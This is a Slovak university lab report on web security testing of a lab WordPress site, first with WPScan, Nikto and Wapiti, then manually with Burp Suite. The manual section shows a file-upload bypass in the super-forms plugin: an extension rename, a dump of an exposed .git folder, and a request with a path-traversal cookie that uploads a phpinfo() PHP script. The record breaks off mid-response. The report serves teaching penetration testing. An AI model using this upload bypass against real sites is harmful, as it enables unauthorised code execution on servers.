

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ  
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH  
TECHNOLOGIÍ



Návrh, správa a bezpečnost počítačových sítí  
2020/2021

6. laboratorne cvičenie

## 1 Zadanie

Cieľom tejto laboratórnej úlohy je porovnanie bezpečnostného testovania pomocou automatických nástrojov a manuálneho testovania. Celé zadanie laboratórnej úlohy je možné nájsť v e-learningu na karte predmetu alebo na Dropboxe<sup>1</sup>.

- Uvedomiť si, že pri testovaní nemôžeme spoléhať na automaty a je dôležité jednotlivé kroky bezpečnostného testovania otestovať ručne. Postupujeme vždy systematicky dle metodiky OWASP (Open Web Application Security Project) - metodika manuálneho testovania bude obsažená v ďalšej laboratórnej úlohe.
- Dalším dôležitým faktom je, že automat môže vyzkúšať reťazec, ktorý bude mať fatálny následok na funkčnosť produkčného prostredia.

## 2 Nastavenie pracoviska

Príklad pre pracovisko	Kali	HF2019
IP	192.168.17.139	192.168.17.141
MAC	00:0c:29:b7:9b:a1	00:0C:29:4D:17:BE


Tabuľka 1: Nastavenie pracoviska

---

<sup>1</sup><https://paper.dropbox.com/doc/6-CV-96WH0ueH0kprMNpy3D401>

### 3 Využití automatů k testování

Na sprístupnenie webu [www.hf2019.cz](http://www.hf2019.cz) bolo potrebné v súbore `hosts` dopísať 2 záznamy. Ako je možné vidieť na obrázku 1. Rovnako je možné vidieť, že stránka po doplnení záznamov je prístupná.



Obr. 1: [www.hf2019.cz](http://www.hf2019.cz)

#### 3.1 Analyzujte webový projekt pomocí automatů

##### 3.1.1 WPScan

Na základe *WPScan* je možné vidieť 2, že webový server, na ktorom daná stránka beží je server *Apache*. Taktiež je možné vidieť, že verzia Wordpressu je zastaralá a nástroj nenašiel žiadne zálohy konfigurácie.

```
(root@kali)~# wpscan --url www.hf2019.cz

WordPress Security Scanner by the WPScan Team
Version 3.8.14
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://www.hf2019.cz/ [192.168.17.141]
[+] Started: Tue Mar 23 15:01:06 2021

Interesting Finding(s):

[+] Headers
Interesting Entry: Server: Apache
Found By: Headers (Passive Detection)
Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://www.hf2019.cz/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
Found By: Rss Generator (Passive Detection)
- http://www.hf2019.cz/index.php/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
- http://www.hf2019.cz/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>

[+] WordPress theme in use: twentysixteen
Location: http://www.hf2019.cz/wp-content/themes/twentysixteen/
Last Updated: 2021-03-09T00:00:00.000Z
Readme: http://www.hf2019.cz/wp-content/themes/twentysixteen/readme.txt
[!] The version is out of date, the latest version is 2.4
Style URL: http://www.hf2019.cz/wp-content/themes/twentysixteen/style.css?ver=5.2.3
Style Name: Twenty Sixteen
Style URI: https://wordpress.org/themes/twentysixteen/
Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: Css Style In Homepage (Passive Detection)
Version: 2.0 (80% confidence)
Found By: Style (Passive Detection)
- http://www.hf2019.cz/wp-content/themes/twentysixteen/style.css?ver=5.2.3, Match: 'Version: 2.0'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[!] Plugin(s) Identified:

[+] super-forms
Location: http://www.hf2019.cz/wp-content/plugins/super-forms/
Latest Version: 4.9.710
Last Updated: 2021-02-26T14:55:16.000Z
Found By: Urls In Homepage (Passive Detection)
The version could not be determined.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00
```

Obr. 2: WPFScan webu www.hf2019.cz

### 3.1.2 Nikto

V druhom kroku si analyzujeme webovú stránku pomocou nástroja *Nikto*. Tento nástroj je určený na skenovanie zraniteľností a nájdenie chybných konfigurácií webového serveru. Aj nástroju Nikto sa podarilo identifikovať, že sa jedná o webový server Apache. Rovnako objavil na serveri inštaláciu WordPressu.

```
(root@kali)~# nikto -h www.hf2019.cz
- Nikto v2.1.6

+ Target IP: 192.168.17.141
+ Target Hostname: www.hf2019.cz
+ Target Port: 80
+ Start Time: 2021-03-23 15:12:14 (GMT-4)

+ Server: Apache
+ Uncommon header 'link' found, with multiple values: (<http://www.hf2019.cz/index.php/wp-json/>; rel="https://api.w.org/",<http://www.hf2019.cz/>; rel=shortlink,)
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /: A Wordpress installation was found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ 7892 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2021-03-23 15:13:31 (GMT-4) (77 seconds)

+ 1 host(s) tested
```

Obr. 3: Skenovanie webovej aplikácie pomocou nástroja Nikto

### 3.1.3 Wapiti

V treťom kroku si analyzujeme stránku pomocou nástroja *Wapiti*. Wapiti je ďalší nástroj, ktorý slúži k skenovaniu zraniteľností webových aplikácií. Analýzu webového serveru pomocou Wapiti je možné vidieť na obrázku 4.

```
(root@kali)~[~]# wapiti -u http://www.hf2019.cz/
WAPITI3
Wapiti-3.0.3 (wapiti.sourceforge.io)
[*] Saving scan state, please wait...

Note
This scan has been saved in the file /root/.wapiti/scans/www.hf2019.cz_folder_e17cf1d2.db
[*] Wapiti found 25 URLs and forms during the scan
[*] Loading modules:
    mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htaccess, mod_blindsql, mod_permanentxss, mod_xxe
[*] Launching module exec
[*] Launching module file
[*] Launching module sql
[*] Launching module xss
[*] Launching module ssrf
[*] Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?id=pypnz for results, please wait...
[*] Launching module redirect
[*] Launching module xxe
[*] Asking endpoint URL https://wapiti3.ovh/get_xxe.php?id=w76xdj for results, please wait...
[*] Launching module blindsql
[*] Launching module permanentxss

Report
A report has been generated in the file /root/.wapiti/generated_report
Open /root/.wapiti/generated_report/www.hf2019.cz_03242021_0805.html with a browser to see this report.
```

Obr. 4: Spustenie nástroja Wapiti

Report vygenerovaný nástrojom Wapiti je možné vidieť na obrázku 5. Rovnako je možné vidieť, že tento nástroj nenašiel žiadne zraniteľnosti.

#### Wapiti vulnerability report

Target: <http://www.hf2019.cz/>

Date of the scan: Wed, 24 Mar 2021 08:05:16 +0000. Scope of the scan: folder

##### Summary


Category	Number of vulnerabilities found
SQL Injection	0
Blind SQL Injection	0
File Handling	0
Cross Site Scripting	0
CRLF Injection	0
Commands execution	0
Htaccess Bypass	0
Backup file	0
Potentially dangerous file	0
Server Side Request Forgery	0
Open Redirect	0
XXE	0
Internal Server Error	0
Resource consumption	0

Wapiti 3.0.3 © Nicolas SURRIBAS 2006-2020

Obr. 5: Vygenerovaný Wapiti report

## 4 Manuálny test identifikovaného vstupu


Pre správne fungovanie nástroja *Burpsuite* je potrebné prehliadač Firefox vo virtuálnom stroji Kali linux nastaviť tak, aby preposielal požiadavky cez proxy server burpsuite. Ja som k tomu využil doplnok *FoxyProxy* a nastavil ho nasledovne: 6.



Obr. 6: FoxyProxy Options

### 4.1 Uložíme obrázek formulářem (průzkum)

Nahráním súboru do formulára, je v nástroji Burpsuite vidieť použitú metódu `POST`. Po bližšom preskúmaní je možné vidieť, ktoré typy súborov webový server podporuje pre upload 7.



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
54	http://www.hf2019.cz	POST	/wp-admin/admin-ajax.php		✓	200	629	JSON	php		
53	http://www.hf2019.cz	POST	/wp-content/plugins/super-forms/uploads/		✓	200	1089	JSON			
52	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	404	460	HTML	js	404 Not Found	
51	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	404	459	HTML	js	404 Not Found	
50	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	404	457	HTML	js	404 Not Found	
47	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	404	460	HTML	js	404 Not Found	
46	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	404	459	HTML	js	404 Not Found	
45	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	200	2254	script	js		
44	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	404	457	HTML	js	404 Not Found	
43	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	200	65622	script	js		
42	http://www.hf2019.cz	GET	/wp-includes/js/jquery/ui/widget.min.js		✓	200	7277	script	js		
41	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	200	79509	script	js		
40	http://www.hf2019.cz	GET	/wp-content/plugins/super-forms/assets/		✓	200	180558	script	js		

```
Request
q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=-----19800107918288069201114
Content-Length: 6454
Origin: http://www.hf2019.cz
Connection: close
Referer: http://www.hf2019.cz/
Cookie: SESSIONID=6vm5gtriel5729tqj47t6nbn7p
-----19800107918288069201114
Content-Disposition: form-data; name="
accept_file_types"
17
jpg|jpeg|png|gif|pdf
18
-----19800107918288069201114
Content-Disposition: form-data; name="max_file_size"
20
5000000
22
-----19800107918288069201114
Content-Disposition: form-data; name="files[]";
filename="go.png"
24
```

```
Response
1 HTTP/1.1 200 OK
2 Date: Wed, 24 Mar 2021 09:10:01 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Disposition: inline; filename="files.json"
8 X-Content-Type-Options: nosniff
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Credentials: false
11 Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST
12 Access-Control-Allow-Headers: Content-Type, Content-Length
13 Vary: Accept
14 X-Frame-Options: sameorigin
15 X-XSS-Protection: 1;mode=block
16 Content-Length: 446
17 Connection: close
18 Content-Type: application/json
19
20 {
  "files": [
    {
      "name": "go.png",
      "size": 5000000,
      "type": "image/png",
      "url": "http://www.hf2019.cz/wp-content/plugins/super-forms/uploads/2021/03/go.png",
      "thumbnailUrl": "http://www.hf2019.cz/wp-content/plugins/super-forms/uploads/2021/03/go.png"
    }
  ]
}
```


Obr. 7: detaily POST metódy



Základné informácie o uloženom súbore sú:

- **Podporované súbory:** jpg, jpeg, png, gif a pdf
- **Maximálna veľkosť uploadu:** 5000000b = 5 MB
- **Cesta kam sa ukladá:** <http://www.hf2019.cz/wp-content/plugins/super-forms/uploads/php/files/6vm5gtrie1s729tqj47t6mbm7p/go.png>
- **Ako je cesta pomenovaná:** cesta je pomenovaná podľa SESSIONID

Skúsime otvoriť danú cestu, kam sa obrázok ukladá. Výsledok je Forbidden, teda povolenie výpisu súboru není povolené.




Obr. 8: Test či je daný súbor prístupný

#### Jaký je rozdiel medzi Whitelistem a Blacklistem

- **Whitelist:** V prípade whitelistu je v predvolenom stave všetko **zakázané**, následne je potrebné definovať čo je **povolené**.
  - Výhoda whitelistu spočíva v tom, že si administrátor špecifikuje, ktoré služby, protokoly, porty, atď. majú byť povolené... Pri blackliste by bolo potrebné špecifikovať položku po položke, ktorá má byť zakázaná, táto úloha je veľmi pracná a neefektívna. Jednoduchšie riešenie predstavuje definovať len veci, ktoré majú byť povolené a zvyšok je automaticky zakázaný.
- **Blacklist:** V prípade blacklistu je v predvolenom stave všetko **povolené**, následne je potrebné definovať čo je **zakázané**.


#### 4.2 Nahrajeme uploadem php skript

Vytvorený skript `test.php`, ktorý obsahuje metódu `phpinfo()` nie je možné nahráť na webový server 9.




Obr. 9: Pokus o nahranie skriptu test.php na webový server

Pomocou príkazu `mv test.php test.jpg` bola zmenená prípona skriptu. Skript po obsahovej stránke nebol zmenený. Tentokrát sa skript podarilo nahráť, je to možné vidieť na ukážke 10.




Obr. 10: Úspešný pokus o nahratie

Je možné si otestovať, či na webovom serveri existuje zložka `.git` vid' 11.



Obr. 11: Test na prítomnosť zložky git na serveri

Následne je možné si vypísať hash master vetvy<sup>2</sup> cez tento odkaz<sup>3</sup>. Pomocou nástroja **Dumper** boli stiahnuté všetky zdrojové súbory vid' 12.




Obr. 12: Nástroj Dumper

<sup>2</sup>12db019192d5556af9be129ccaddfd7c2fdb1679

<sup>3</sup><http://www.hf2019.cz/wp-content/plugins/super-forms/.git/refs/heads/master>




Pomocou nástroja **Extraktor** sme extrahovali zdrojové súbory do nami zvolenej zložky. Medzi súbormi sa nachádza aj skript `super-forms.php` v ktorom vidíme detaily autora (kto a kedy ho vytvoril, verziu atď...). Povolenie php realizujeme pridaním reťazca "phpasap"<sup>13</sup>.



Obr. 13: Úspešné nahratie skriptu na server

Skript sme síce nahrali ale nemáme ho ako spustiť <sup>14</sup>.



Obr. 14: Neúspešné otvorenie skriptu

### 4.3 Spustenie php skriptu

Na spustenie skriptu je potrebné upraviť parametre v requeste vid'. 15 Následne je možné daný skript možné spustiť na serveri vid'. 16.

**Request**

Pretty
Raw
In
Actions

```

1 POST /wp-content/plugins/super-forms/uploads/php/ HTTP/1.1
2 Host: www.hf2019.cz
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
  boundary=-----35070906525187607523553222122
9
10 Content-Length: 515
11 Origin: http://www.hf2019.cz
12 Connection: close
13 Referer: http://www.hf2019.cz/
14 Cookie: SESSIONID=test/../../../../
15
16 -----35070906525187607523553222122
17 Content-Disposition: form-data; name="accept_file_types"
18
19
20 -----35070906525187607523553222122
21 Content-Disposition: form-data; name="max_file_size"
22
23
24 -----35070906525187607523553222122
25 Content-Disposition: form-data; name="files[]"; filename="
  test.php"
26 Content-Type: image/jpeg
27
28 <?php
29 phpinfo();
30
31
32 -----35070906525187607523553222122--

```

**Response**

Pretty
Raw
Render
In
Actions

```

1 HTTP/1.1 200 OK
2 Date: Wed, 24 Mar 2021 13:59:07 GMT
3 Server: Apache
4 Pragma: no-cache
5 Cache-Control: no-store, no-cache, must-revalidate
6 Content-Disposition: inline; filename="files.json"
7 X-Content-Type-Options: nosniff
8 Access-Control-Allow-Origin: *
9 Access-Control-Allow-Credentials: false
10 Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PATCH, DELETE
11 Access-Control-Allow-Headers: Content-Type, Content-Range, Content-Disposition
